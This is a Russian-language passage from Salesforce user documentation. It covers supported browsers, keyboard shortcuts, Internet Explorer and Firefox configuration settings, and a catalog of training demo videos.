Чтобы гарантировать оптимальную работу системы Salesforce в обозревателе Firefox, рекомендуем настроить некоторые параметры обозревателя.

## Поддерживаемые обозреватели для Salesforce Classic

Salesforce Classic поддерживается браузерами Microsoft® Internet Explorer® версий 9, 10 и 11, Apple® Safari® версий 5.x, 6.x и 7.x с операционной системой Mac OS X и Microsoft® Edge for Windows® 10, а также большинством последних стабильных версий браузеров Mozilla® Firefox® и Google Chrome™. Существуют некоторые ограничения.

### ВЕРСИИ

Salesforce Classic доступно в версиях: **все** версии.



**Прим.:** Salesforce Classic не поддерживает обозреватели Microsoft® Internet Explorer® 7 и 8 с лета 2015 г.

Использование Salesforce Classic в мобильном обозревателе не поддерживается. Чтобы продолжить работу на мобильном устройстве, рекомендуем использовать приложение Salesforce1. Дополнительную информацию о мобильных обозревателях, поддерживаемых приложением Salesforce1, см. в разделе «Требования для мобильного приложения Salesforce1» на странице 100.

### Microsoft Edge

Salesforce поддерживает Microsoft Edge в Windows 10 для Salesforce Classic. Обратите внимание на следующие ограничения.

- Хотя Microsoft Edge поддерживается на настольных ПК, Salesforce пока не поддерживает Microsoft Edge в Salesforce1 для ОС Windows Phone.
- Редактор решений HTML в Microsoft Edge не поддерживается в базе знаний Salesforce.
- Обозреватель Microsoft Edge не поддерживает консоль разработчика.
- Обозреватель Microsoft Edge не поддерживает приложение Salesforce CRM Call Center, разработанное посредством инструментария CTI Toolkit 4.0 или более поздней версии.

### Microsoft Internet Explorer 9, 10 и 11

Рекомендуем использовать последнюю версию обозревателя Internet Explorer, поддерживаемую системой Salesforce. Кроме того, рекомендуем установить все обновления программного обеспечения Microsoft. Ниже перечислены возможные ограничения.

- Полный веб-сайт Salesforce поддерживается в браузерах Internet Explorer 9, 10 и 11 в Windows 8 и 8.1 только для ноутбуков с сенсорным экраном со стандартной клавиатурой и мышью. Мобильные устройства или планшеты с

сенсорным экраном не поддерживаются. Вместо этого рекомендуем использовать мобильное веб-приложение Salesforce1.

- Компонент Salesforce Knowledge не поддерживает редактор HTML-решений в обозревателе Internet Explorer 11.
- Обозреватель Internet Explorer не поддерживает функцию просмотра совместимости.
- Изменение режима синтаксического анализа обозревателя, например, путем изменения заголовка X-UA-Compatibility, не поддерживается.
- Версия Metro обозревателя Internet Explorer 10 не поддерживается.
- Обозреватель Internet Explorer 11 не поддерживает консоль разработчика.
- Обозреватель Internet Explorer 11 не поддерживает приложение Salesforce CRM Call Center, разработанное посредством инструментария STI Toolkit 4.0 или более поздней версии.
- Шаблоны сообщества для самообслуживания поддерживаются обозревателем Internet Explorer 9 или более поздней версии (при использовании настольного приложения) и обозревателем Internet Explorer 11 или более поздней версии (при использовании мобильного приложения).
- Обозреватель Internet Explorer 9 не поддерживается для Salesforce Wave Analytics.
- Обозреватели Internet Explorer 9 и 10 не поддерживаются для конструктора приложений Lightning.

Рекомендации по настройке см. в разделе [«Настройка обозревателя Internet Explorer»](#) на странице 20.

#### **Mozilla Firefox, последняя стабильная версия**

Компания Salesforce отслеживает выпуски новых версий обозревателя Firefox и прилагает все усилия для их поддержки.

- Обозреватель Mozilla Firefox поддерживает шаблоны сообщества для самообслуживания только при использовании настольного приложения.

Рекомендации по настройке см. в разделе [«Настройка обозревателя Firefox»](#) на странице 21.

#### **Google Chrome, последняя стабильная версия**

Chrome применяет обновления автоматически. Компания Salesforce прилагает все усилия для тестирования и поддержки последней версии. Для работы в обозревателе Google Chrome не требуются дополнительные настройки.

Google Chrome не поддерживается указанными ниже компонентами.

- Вкладка «Консоль» (Консоль Salesforce не поддерживается.)

#### **Apple Safari 5.x, 6.x и 7.x для Mac OS X**

Для работы в обозревателе Safari не требуются дополнительные настройки. Полная версия системы Salesforce не поддерживается обозревателем Apple Safari для ОС iOS.

Safari не поддерживает указанные ниже компоненты.

- Консоль Salesforce
- Приложение Salesforce CRM Call Center, разработанное посредством инструментария STI Toolkit до версии 4.0
- Salesforce Wave Analytics

### Поддерживаемые обозреватели для Wave Analytics

Поддерживаются браузер Microsoft Internet Explorer версий 10 и 11 и последние стабильные версии Mozilla Firefox и Google Chrome.

#### Рекомендации и требования для всех обозревателей

- Независимо от используемого обозревателя рекомендуем включить JavaScript, файлы cookie и TLS 1.2. Если TLS 1.2 недоступен, используйте TLS 1.1. Обозреватели, которые не поддерживают TLS 1.1 или TLS 1.2, не смогут получить

доступ к Salesforce после того, как режим TLS 1.0 будет отключен. Такое отключение запланировано на первый и второй квартал 2016 года.

- Поддержка всех функций Salesforce гарантируется только при использовании разрешения экрана не менее 1 024 x 768 пикселей. При меньшем разрешении экрана некоторые функции Salesforce (например, конструктор отчетов или редактор макетов страниц) могут отображаться неверно.
- При использовании обозревателя Apple Safari или Google Chrome с операционной системой Mac OS убедитесь, что параметру системы «Показывать полосы прокрутки» задано значение **<b>«Всегда»</b>**.
- Некоторые сторонние модули и расширения веб-обозревателя могут препятствовать нормальной работе Chatter. При возникновении ошибок или несогласованного поведения Chatter рекомендуем отключить все модули и расширения веб-обозревателя и повторить попытку.

Некоторые функции Salesforce, так же как некоторые настольные клиентские приложения, инструментарии и адаптеры, отличаются наличием собственных требований к используемому обозревателю. Например:

- Internet Explorer — это единственный поддерживаемый обозреватель для:
  - работы со стандартными письмами;
  - установки приложения Salesforce Classic Mobile на мобильные устройства с ОС Windows Mobile
  - Connect Offline
- Для достижения наилучших результатов при использовании редактора макета страницы следует использовать Firefox.
- Для достижения оптимальных показателей на компьютерах с 8 Гб ОЗУ при использовании консоли Salesforce следует использовать Chrome.
- Требования к используемому обозревателю также применяются к пакетной отправке файлов в Chatter.

## Поддерживаемые обозреватели для Lightning Experience

Lightning Experience поддерживается в Microsoft® Internet Explorer® 11, Apple® Safari® версии 8.x в Mac OS X, и в Microsoft® Edge для Windows® 10, а также в последних стабильных версиях Mozilla® Firefox® и Google Chrome™. Если вы используете Microsoft® Internet Explorer® 7–10, то перенаправляетесь к Salesforce Classic. Существуют некоторые ограничения.

В мобильном обозревателе нет доступа к Lightning Experience. Чтобы продолжить работу на мобильном устройстве, рекомендуем использовать приложение Salesforce1. Список поддерживаемых мобильных обозревателей для Salesforce1 см. в разделе «Требования для мобильного приложения Salesforce1» на странице 100.

### Microsoft Edge

Salesforce поддерживает Microsoft Edge в Windows 10 для Lightning Experience. Обратите внимание на следующие ограничения.

- Хотя Microsoft Edge поддерживается на настольных ПК, Salesforce пока не поддерживает Microsoft Edge в Salesforce1 для ОС Windows Phone.
- Редактор решений HTML в Microsoft Edge не поддерживается в базе знаний Salesforce.
- Обозреватель Microsoft Edge не поддерживает консоль разработчика.
- Обозреватель Microsoft Edge не поддерживает приложение Salesforce CRM Call Center, разработанное посредством инструментария CTI Toolkit 4.0 или более поздней версии.

### ВЕРСИИ

Lightning Experience доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Microsoft Internet Explorer 11

Рекомендуем использовать последнюю версию обозревателя Internet Explorer, поддерживаемую системой Salesforce. Кроме того, рекомендуем установить все обновления программного обеспечения Microsoft. Ниже перечислены возможные ограничения.

- Полный веб-сайт Salesforce поддерживается в браузере Internet Explorer 11 в Windows 8 и 8.1 только для ноутбуков с сенсорным экраном со стандартной клавиатурой и мышью. Мобильные устройства или планшеты с сенсорным экраном не поддерживаются. Вместо этого рекомендуем использовать мобильное веб-приложение Salesforce1.
- Компонент Salesforce Knowledge не поддерживает редактор HTML-решений в обозревателе Internet Explorer 11.
- Обозреватель Internet Explorer не поддерживает функцию просмотра совместимости.
- Изменение режима синтаксического анализа обозревателя, например, путем изменения заголовка X-UA-Compatibility, не поддерживается.
- Обозреватель Internet Explorer 11 не поддерживает консоль разработчика.
- Обозреватель Internet Explorer 11 не поддерживает приложение Salesforce CRM Call Center, разработанное посредством инструментария CTI Toolkit 4.0 или более поздней версии.

Рекомендации по настройке см. в разделе «[Настройка обозревателя Internet Explorer](#)» на странице 20.

### Mozilla® Firefox® (последняя стабильная версия)

Компания Salesforce отслеживает выпуски новых версий обозревателя Firefox и прилагает все усилия для их поддержки. Рекомендации по настройке см. в разделе «[Настройка обозревателя Firefox](#)» на странице 21.

### Google Chrome™ (последняя стабильная версия)

Chrome применяет обновления автоматически. Компания Salesforce прилагает все усилия для тестирования и поддержки последней версии. Для работы в обозревателе Google Chrome не требуются дополнительные настройки.

 **Прим.:** Поддерживается последняя стабильная версия Google Chromium™.

### Apple® Safari® 8.x для ОС Mac OS X

Для работы в обозревателе Safari не требуются дополнительные настройки.

Safari не поддерживает компоненты ниже.

- Приложение Salesforce CRM Call Center, разработанное посредством инструментария CTI Toolkit ранее версии 4.0
- Salesforce Wave Analytics

## Поддерживаемые обозреватели для Wave Analytics

Поддерживаются обозреватель Microsoft Internet Explorer 11 и последние стабильные версии Mozilla Firefox и Google Chrome.

### Рекомендации и требования для всех обозревателей

- Независимо от того, какой обозреватель используется, рекомендуем включить JavaScript, файлы cookie и TLS 1,2. Если TLS 1.2 недоступен, используйте TLS 1.1. Обозреватели, которые не поддерживают TLS 1.1 или TLS 1.2, не смогут получить доступ к Salesforce после того, как режим TLS 1.0 будет отключен. Такое отключение запланировано на первый и второй квартал 2016 года.
- Поддержка всех функций Salesforce гарантируется только при использовании разрешения экрана не менее 1 024 x 768 пикселей. При меньшем разрешении экрана некоторые функции Salesforce (например, конструктор отчетов или редактор макетов страниц) могут отображаться неверно.
- При использовании обозревателя Apple Safari или Google Chrome с операционной системой Mac OS убедитесь, что параметру системы «Показывать полосы прокрутки» задано значение **<b>«Всегда»</b>**.

- Некоторые сторонние модули и расширения веб-обозревателя могут препятствовать нормальной работе Chatter. При возникновении ошибок или несогласованного поведения Chatter рекомендуем отключить все модули и расширения веб-обозревателя и повторить попытку.

## Загрузка модулей для просмотра документации и курсов интерактивного обучения

Рекомендуем загрузить модули, необходимые для просмотра PDF-документации и курсов интерактивного обучения Salesforce.

- **Adobe Reader:** для просмотра PDF-документации. Чтобы загрузить бесплатную копию, откройте [страницу загрузки Adobe Reader](#).
- **Macromedia Flash Player:** для просмотра курсов интерактивного обучения. Чтобы загрузить бесплатную копию, откройте [страницу загрузки Adobe Flash Player](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## Общие сведения о клавишах быстрого доступа

Клавиши быстрого доступа позволяют повысить эффективность использования системы Salesforce.

Ниже перечислены клавиши быстрого доступа, поддерживаемые системой Salesforce помимо стандартных клавиш, доступных в веб-обозревателе.

- Чтобы выделить элемент списка «Недавние элементы» на боковой панели, нажмите клавишу ALT и любую цифру от 0 до 9. Например, чтобы выделить первый элемент списка, нажмите клавиши ALT + 1; чтобы выделить второй элемент списка, нажмите клавиши ALT + 2. Клавиши ALT + 0 соответствуют десятому элементу списка.



**Прим.:** Чтобы автоматически открыть выделенный элемент при использовании обозревателя Mozilla® Firefox®, нажмите клавиши SHIFT + ALT и нужную цифру. При использовании обозревателя Mozilla Firefox на компьютере Mac нажмите клавишу CTRL и нужную цифру. Чтобы открыть выделенный элемент при использовании обозревателя Microsoft® Internet Explorer®, нажмите клавишу ALT и нужную цифру, а затем нажмите клавишу Enter.

- Чтобы открыть или закрыть боковую панель при использовании сворачиваемой боковой панели, нажмите клавиши ALT + S. При открытии боковой панели посредством клавиш ALT + S курсор автоматически устанавливается в поле поиска.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**



## Клавиши быстрого доступа к окнам компоновщика Lightning Experience

Используйте клавиши быстрого доступа для эффективной работы с окнами компоновщика Lightning Experience. Откройте окно компоновщика для создания задач, примечаний, журнала вызовов и многого другого. Клавиши быстрого доступа упрощают циклические переходы между полями в компоновщике и создают собственный принцип работы с многочисленными окнами компоновщика, открытыми одновременно.

Помимо стандартных клавиш, доступных в веб-обозревателе, система Lightning Experience поддерживает эти удобные клавиши быстрого доступа во время использования окон компоновщика.

- Alt+1: открывает раскрывающееся меню с любого места на странице
- Клавиши движения курсора вверх и вниз: перемещают по списку открытых окон компоновщика в раскрывающемся меню
- Клавиши движения курсора влево и вправо: перемещают между открытыми окнами компоновщика
- Ввод (с заголовка окна компоновщика): смещает фокус на внутреннюю часть окна компоновщика
- Клавиша табуляции: совершает переходы между полями внутри окна компоновщика
- Клавиша выхода: смещает фокус с окна компоновщика на его заголовок

### ВЕРСИИ

Доступно в Lightning Experience

Доступно в версиях: в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Настройка обозревателя Internet Explorer

Рекомендуем использовать последнюю версию обозревателя Internet Explorer, поддерживаемую системой Salesforce. Кроме того, рекомендуем установить все обновления программного обеспечения Microsoft.

Чтобы увеличить производительность обозревателя Internet Explorer, настройте перечисленные ниже параметры обозревателя в диалоговом окне «Свойства обозревателя».

### Вкладка «Общие»

1. Нажмите кнопку **«Параметры»** в разделе «История просмотра» на вкладке «Общие».
2. Установите переключатель **«автоматически»** для параметра «Проверять наличие обновления сохраненных страниц».
3. Введите значение не менее 50 Мб в поле «Используемое место на диске».

### Вкладка «Безопасность»

1. Нажмите кнопку **«Другой...»** в разделе «Интернет» вкладки «Безопасность» и прокрутите до раздела «Сценарии».
2. Убедитесь, что параметр «Активные сценарии» включен. Данный параметр определяет наличие JavaScript.

### Вкладка «Конфиденциальность»

1. Нажмите кнопку **«Дополнительно»** на вкладке «Конфиденциальность».
2. Установите флажок **«Перекрывать автоматическую обработку файлов "cookie"»**.
3. Установите флажок **«Всегда разрешать сеансовые "cookie"»**.
4. Установите переключатель **«Принимать»** в области **«Сторонние "cookie"»**.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.



**Вкладка «Дополнительно»**

Прокрутите до раздела «Безопасность» вкладки «Дополнительно» и выполните указанные ниже действия.

- Снимите флажок «Не сохранять зашифрованные страницы на диск».
- Установите флажки «Использовать TLS 1.0», «Использовать TLS 1.1» и «Использовать TLS 1.2». *Снимите флажки «Использовать SSL 2.0» и «Использовать SSL 3.0».* Система Salesforce больше не поддерживает SSL. TLS 1.0 не будет поддерживаться после его отключения с нашей стороны, которое планируется на первый и второй квартал 2016 года.



**Совет:** Чтобы удалять кэш при закрытии обозревателя Internet Explorer, установите флажок «Удалять все файлы из папки временных файлов Интернета при закрытии обозревателя». Данный алгоритм повышает конфиденциальность, но может снизить производительность.

СМ. ТАКЖЕ:

[Поддерживаемые обозреватели](#)

## Настройка обозревателя Firefox

Чтобы гарантировать оптимальную работу системы Salesforce в обозревателе Firefox, рекомендуем настроить некоторые параметры обозревателя.

Компания Salesforce отслеживает выпуски новых версий обозревателя Firefox и прилагает все усилия для их поддержки.

### Обязательные параметры

Убедитесь, что обозреватель Firefox может принимать cookie-файлы.

1. Последовательно выберите пункты **«Инструменты» > «Настройки»**.
2. Откройте панель «Приватность».
3. Выберите значение **«будет использовать ваши настройки хранения истории»** в параметре «Firefox».
4. Установите флажок **«Принимать куки с сайтов»**.
5. Установите флажок **«Принимать куки со сторонних сайтов»**.
6. Выберите значение **«до истечения срока их действия»** в параметре «Сохранять куки».
7. Нажмите кнопку **«ОК»**.

### Дополнительные параметры

При необходимости настройте дополнительные параметры кэширования, позволяющие обеспечить максимальную производительность.


1. Введите `about:config` в адресную строку обозревателя и нажмите клавишу Enter.
2. При отображении предупреждения нажмите кнопку **«Я обещаю, что буду осторожен!»**.
3. Чтобы задать рекомендованные значения, найдите указанные ниже параметры и дважды щелкните их имена. Изменения вступают в силу незамедлительно.
4. Чтобы изменить способ сохранения общих ресурсов, используемый обозревателем в запросах, настройте указанные ниже параметры кэширования.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

| Параметр                          | Рекомендованное значение  | Значение по умолчанию |
|-----------------------------------|---|-----------------------|
| browser.cache.check_doc_frequency | 3   | 3                     |
| browser.cache.disk.capacity       | не менее 50 000; чем больше значение, тем больше используемое пространство жесткого диска | 50,000                |
| browser.cache.disk.enable         | True  | True                  |
| browser.cache.disk_cache_ssl      | True  | False                 |
| browser.cache.memory.enable       | True  | True                  |
| network.http.use-cache            | True  | True                  |

 **Прим.:** Чтобы настроить некоторые параметры, последовательно выберите пункты **«Инструменты» > «Настройки»** в обозревателе Firefox. Дополнительную информацию см. в [справке Firefox](#).

 **Совет:** Если параметру `privacy.sanitize.sanitizeOnShutdown` задано значение `True`, то удаление кэша выполняется при закрытии обозревателя Firefox. Данный алгоритм повышает конфиденциальность, но может снизить производительность.

Чтобы просмотреть содержимое кэша, введите `about:cache` в адресную строку обозревателя и нажмите клавишу Enter.


Дополнительную информацию об этих и других параметрах см. в [базе знаний MozillaZine](#) и на [начальной странице службы поддержки Firefox](#).

СМ. ТАКЖЕ:

[Поддерживаемые обозреватели](#)

## Полезные советы и руководства по внедрению

Кроме интерактивной справки, компания Salesforce предоставляет доступ к дополнительным материалам, позволяющим повысить эффективность использования системы Salesforce. А именно: полезные советы, руководства по внедрению и другие ресурсы, описывающие функции и возможности системы Salesforce.

 **Прим.:** PDF-файлы Adobe® могут быть просмотрены посредством приложения Adobe Reader®. Чтобы загрузить последнюю версию приложения, воспользуйтесь следующей ссылкой:  
[www.adobe.com/products/acrobat/readstep2.html](http://www.adobe.com/products/acrobat/readstep2.html).

- [Для всех пользователей](#)
- [Для специалистов по продажам](#)

[Демонстрационные видеоролики](#)

### [Добивайтесь большего в короткие сроки при помощи пошаговых руководств](#)

Пошаговые руководства разъясняют, как выполнить ту или иную задачу или как воспользоваться какой-либо функцией. Компания Salesforce создает пошаговые руководства, позволяющие повысить эффективность использования системы Salesforce.

СМ. ТАКЖЕ:

### [Демонстрационные видеоролики](#)

## Для всех пользователей

Данные документы предназначены для всех пользователей Salesforce.

- [Успешная работа с Salesforce](#)
- [Советы по использованию доставок содержимого](#)
- [Chatter Plus. Вопросы и ответы](#)

## Для специалистов по продажам

Ниже перечислены документы, предназначенные для специалистов по продажам.

## Управление территориями предприятия

- [Руководство по внедрению функции управления территориями предприятия](#)

## Управление организациями

- [Образцы шаблонов стандартных писем](#) (архивный файл)

## Демонстрационные видеоролики

Компания Salesforce создает демонстрационные видеоролики, позволяющие повысить эффективность использования системы Salesforce.

- [Настройки пользователя](#)
- [Основные функции Salesforce](#)
- [Сообщество](#)
- [Продажи](#)
- [Услуга](#)
- [Аналитика](#)
- [Data.com](#)
- [Платформа и приложения](#)
- [Site.com](#)
- [Безопасность](#)
- [Salesforce Identity](#)
- [Импорт данных](#)

## Настройки пользователя

| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p><a href="#">Изменение личных параметров в Salesforce</a></p> <p>Данный короткий видеоролик содержит рекомендации по изменению личных параметров в системе Salesforce. Пользователи могут изменять вкладки, отображаемые вверху страницы, макет и элементы отдельных страниц, а также настраивать параметры электронной почты Chatter.</p> | ✓                          |                     |
| <p><a href="#">Помощь при входе в систему</a></p> <p>Короткий видеоролик для пользователей, забывших пароль Salesforce.</p>  | ✓                          |                     |

## Основные функции Salesforce

| Заголовок видеоролика   | Для конечных пользователей | Для администраторов |
|---|----------------------------|---------------------|
| <p><a href="#">Поиск в Salesforce Classic</a></p> <p>Данный видеоролик знакомит с поисковыми функциями в Salesforce и Chatter, дающими пользователям возможность быстро найти нужные файлы, сообщения, записи и темы.</p>   | ✓                          |                     |
| <p><a href="#">Search in Salesforce Lightning Experience</a></p> <p>Данный видеоролик содержит инструкции по использованию поисковых функций в Salesforce Lightning Experience и навигации по результатам поиска.</p>   | ✓                          |                     |
| <p><a href="#">Использование поисковых функций</a></p> <p>Не знаете, как найти нужные сведения об организации? Данный видеоролик содержит полные сведения об использовании поисковых функций, включая разбивку поисковых терминов и их сопоставление с поисковым индексом.</p>  | ✓                          | ✓                   |
| <p><a href="#">Порядок поиска по справке</a></p> <p>Справочный портал содержит обширные сведения — от документации до статей, видеороликов и прочих материалов по устранению неполадок. Данный видеоролик содержит инструкции по настройке поиска и использованию фильтров, чтобы пользователи всегда могли найти необходимые сведения.</p> | ✓                          |                     |

Сообщество

| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p><a href="#">Советы по развертыванию Chatter</a></p> <p>Сомнения относительно развертывания Chatter в организации? Данный короткий видеоролик содержит рекомендации, позволяющие выполнять развертывание на основе текущих бизнес-требований.</p>  |                            | ✓                   |
| <p><a href="#">Сотрудничество в группах Chatter</a></p> <p>Группы Chatter поддерживают пространства для сотрудничества, отличающиеся разными уровнями конфиденциальности и позволяющие участникам выполнять совместную работу, обмениваться ресурсами или приглашать клиентов. Данный видеоролик содержит рекомендации по планированию групповой стратегии организации и эффективному использованию ленты группы, функции поиска, файлов, объявлений, а также других полезных функций.</p> | ✓                          | ✓                   |
| <p><a href="#">Поиск и систематизация с помощью тем Chatter</a></p> <p>Рекомендуем использовать темы Chatter для просмотра текущих обсуждений, систематизации перспективных диалогов и поиска людей или групп, которые интересуются или обладают расширенными знаниями в аналогичных областях.</p>   | ✓                          |                     |
| <p><a href="#">Эффективное использование лент Chatter</a></p> <p>Salesforce Chatter может использоваться для создания сообщений, опросов и закладок, необходимых для эффективного сотрудничества внутри Chatter. Данный видеоролик содержит рекомендации по публикации сообщений в группе или ленте отслеживающих, добавлению сообщений в закладки и созданию опросов для получения мгновенных результатов!</p>  | ✓                          |                     |
| <p><a href="#">Расширение сообщений Chatter</a></p> <p>Данный видеоролик содержит рекомендации по расширению сообщений Chatter посредством @упоминаний и тем с хэштегами.</p>  | ✓                          |                     |
| <p><a href="#">Начало работы с Salesforce Files Sync</a></p> <p>Данный видеоролик содержит рекомендации по синхронизации компьютера или мобильного устройства с Salesforce, чтобы пользователи всегда имели доступ к самым новым версиям файлов.</p>   | ✓                          |                     |
| <p><a href="#">Настройка сообщества Salesforce</a></p> <p>В данном видеоролике демонстрируется, как администратор Salesforce использует сообщества Salesforce для обеспечения поддержки компании.</p>  |                            | ✓                   |

Продажи

| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p><a href="#">Lightning Experience: знакомство</a></p> <p>Данный видеоролик демонстрирует все возможности Salesforce Lightning Experience. В нем рассказывается о том, как получить доступ к личным параметрам, где найти нужные элементы (например записи и приложения) и как осуществлять навигацию по записям для нахождения сведений и общих действий.</p>  | ✓                          |                     |
| <p><a href="#">Использование задач в Lightning Experience для повышения эффективности продаж</a></p> <p>В данном видеоролике рассказывается о трех эффективных способах управления задачами в Lightning Experience.</p>  | ✓                          |                     |
| <p><a href="#">Эффективное выявление и преобразование перспективных интересов</a></p> <p>Рабочее пространство интереса в Lightning Experience — это командный центр по ведению работы над перспективными интересами. Здесь пользователь может вести журналы вызовов, создавать задачи, отправлять сообщения электронной почты и осуществлять сотрудничество.</p> | ✓                          |                     |
| <p><a href="#">Работа с возможностями и управление ожидаемыми продажами</a></p> <p>Этот видеоролик содержит инструкции по ведению работы над сделками и управлению ожидаемыми продажами в Salesforce Lightning Experience.</p>   | ✓                          |                     |
| <p><a href="#">Использование задач в мобильном приложении</a></p> <p>Этот видеоролик содержит инструкции по использованию мастера настройки для начала работы в Salesforce.</p>  |                            | ✓                   |
| <p><a href="#">Основы Salesforce: сокращение времени закрытия сделок</a></p> <p>Этот видеоролик содержит сведения о стандартных объектах Salesforce, используемых для хранения данных.</p>   | ✓                          | ✓                   |
| <p><a href="#">Использование задач в мобильном приложении</a></p> <p>Благодаря приложению Salesforce1 для телефонов и планшетов пользователи могут работать над задачами вне офиса.</p>  | ✓                          |                     |
| <p><a href="#">Мобильный доступ к организациям и контактам</a></p> <p>Данный видеоролик содержит рекомендации по использованию обычных и мобильных данных в приложении Salesforce1, предназначенном для телефонов и планшетных компьютеров.</p>  | ✓                          |                     |
| <p><a href="#">Разделение кредита на участников группы сбыта</a></p>   | ✓                          |                     |

| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p>Данный видеоролик содержит рекомендации по добавлению долей дохода и наложения в возможности.</p>   |                            |                     |
| <p><a href="#">Подключение социальных сетей к организациям, контактам и интересам</a></p> <p>Данный видеоролик содержит рекомендации по получению более полного представления о текущих и потенциальных клиентах путем добавления сведений из социальных сетей в организации, контакты и интересы Salesforce.</p>  | ✓                          |                     |
| <p><a href="#">Редактирование параметров ролевой доступности группы категорий</a></p> <p>Данный видеоролик содержит рекомендации по предоставлению ролям доступа для просмотра информации (например, вопросы в сообществе ответов или статьи в базе знаний) в соответствии с конкретными категориями данных.</p>   |                            | ✓                   |
| <p><a href="#">Точное прогнозирование с помощью совместных прогнозов</a></p> <p>Данный видеоролик содержит рекомендации по использованию функции «Совместные прогнозы» для достижения запланированных показателей продаж.</p>  | ✓                          |                     |
| <p><a href="#">Пакетная отправка электронной почты</a></p> <p>Данный демонстрационный видеоролик содержит рекомендации по использованию пакетной отправки эл. почты в системе Salesforce для быстрого взаимодействия с клиентами и отслеживания отправленных сообщений эл. почты внутри приложения Salesforce.</p> | ✓                          |                     |
| <p><a href="#">Создание шаблонов сметы</a></p> <p>Данный видеоролик содержит рекомендации по использованию шаблонов сметы для создания, предварительного просмотра и активации шаблонов PDF-смет, отправляемых клиентам торговыми представителями.</p>   | ✓                          |                     |
| <p><a href="#">Порядок объединения контактов в системе Salesforce</a></p> <p>Данный видеоролик содержит рекомендации по объединению повторяющихся записей контактов в системе Salesforce.</p>  | ✓                          |                     |
| <p><a href="#">Порядок использования примечаний</a></p> <p>Данный видеоролик содержит рекомендации по использованию усовершенствованного инструмента Salesforce по имени «Примечания».</p>   | ✓                          |                     |
| <p><a href="#">Порядок отслеживания вызовов, сообщений электронной почты и встреч</a></p> <p>Данный видеоролик содержит рекомендации по отслеживанию разных событий (например, вызовы, сообщения электронной почты и встречи) в системе Salesforce.</p>  | ✓                          |                     |
| <p><a href="#">Объединение повторяющихся организаций: советы и рекомендации</a></p>  | ✓                          |                     |

| Заголовок видеоролика   | Для конечных пользователей | Для администраторов |
|---|----------------------------|---------------------|
| <p>Средство для объединения повторяющихся организаций позволяет объединить дубликаты, выбрав, какие при этом сохранить данные из каждой записи. Этот видеоролик содержит инструкции по быстрому получению чистых, готовых к использованию данных.</p>   |                            |                     |
| <b>Видеоролики об Exchange Sync</b>   |                            |                     |
| <p><a href="#">Настройка Salesforce Exchange Sync в Office 365 с помощью указательного интерфейса</a></p> <p>Данный видеоролик содержит инструкции по настройке Exchange с помощью указательного интерфейса.</p>  |                            | ✓                   |
| <p><a href="#">Настройка Salesforce Exchange Sync в Exchange с помощью интерфейса командной строки</a></p> <p>Данный видеоролик содержит инструкции по настройке Exchange 2010, Exchange 2013 и Office 365 (Exchange Online) с помощью интерфейса командной строки.</p>   |                            | ✓                   |
| <b>Видеоролики для приложения Salesforce for Outlook</b>  |                            |                     |
| <p><a href="#">Подготовка к интеграции приложения Microsoft® Outlook® и системы Salesforce</a></p> <p>Чтобы синхронизировать контакты, события и задачи между приложением Microsoft® Outlook® и системой Salesforce, а также добавить сообщения эл. почты и события в записи Salesforce, воспользуйтесь приложением Salesforce for Outlook. Данный видеоролик содержит рекомендации по загрузке и установке данного приложения.</p> | ✓                          |                     |
| <p><a href="#">Направления синхронизации</a></p> <p>Данный видеоролик содержит рекомендации по просмотру параметров направления синхронизации в приложении Salesforce for Outlook и определению полномочий, необходимых для их изменения.</p>   | ✓                          |                     |
| <p><a href="#">Использование боковой панели Salesforce для работы с записями в приложении Microsoft® Outlook®</a></p> <p>Данный видеоролик содержит рекомендации по использованию записей Salesforce прямо в приложении Outlook. Кроме того, данный видеоролик охватывает способы добавления сообщений эл. почты и событий Outlook в выбранные записи Salesforce.</p>   | ✓                          |                     |

Услуга

| Заголовок видеоролика   | Для конечных пользователей | Для администраторов |
|---|----------------------------|---------------------|
| <p><a href="#">Стимулирование сотрудничества с помощью пространств идей</a></p> | ✓                          |                     |



| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p>Пространства идей позволяют приглашать участников сообщества к публикации идей по конкретным темам. Опубликованные идеи могут содержать возможные решения проблем или предложения по модернизации компании.</p>   |                            |                     |
| <p><a href="#">Общие сведения о консоли Salesforce</a></p> <p>Данный видеоролик содержит рекомендации по использованию вкладок консоли Salesforce для быстрого поиска и обновления записей.</p>  | ✓                          |                     |
| <p><a href="#">Подготовка к настройке консоли Salesforce</a></p> <p>Данный видеоролик содержит рекомендации по настройке консоли Service Cloud для агентов службы поддержки.</p>   |                            | ✓                   |
| <p><a href="#">Настройка функции управления правами</a></p> <p>Данный видеоролик содержит рекомендации по настройке функции управления правами. Данная функция позволяет сотрудникам службы поддержки определять клиентов, имеющих право на получение соответствующей поддержки. Данный видеоролик охватывает следующие понятия: контрольные точки, процессы права, права и сервисные контракты.</p> |                            | ✓                   |
| <p><a href="#">Обновление процессов права с помощью функции управления версиями права</a></p> <p>Данный видеоролик содержит рекомендации по созданию новой версии процесса права, изменению контрольной точки в новой версии процесса права и применению новой версии процесса права к праву и связанным обращениям.</p>   |                            | ✓                   |
| <p><a href="#">Настройка категорий данных</a></p> <p>Данный видеоролик содержит рекомендации по категоризации данных в соответствии с текущими бизнес-требованиями.</p>  |                            | ✓                   |
| <p><a href="#">Поддержка клиентов в социальных сетях</a></p> <p>Данный видеоролик содержит рекомендации по организации поддержки клиентов в социальных сетях.</p>  |                            | ✓                   |

## Аналитика

| Заголовок видеоролика   | Для конечных пользователей | Для администраторов |
|---|----------------------------|---------------------|
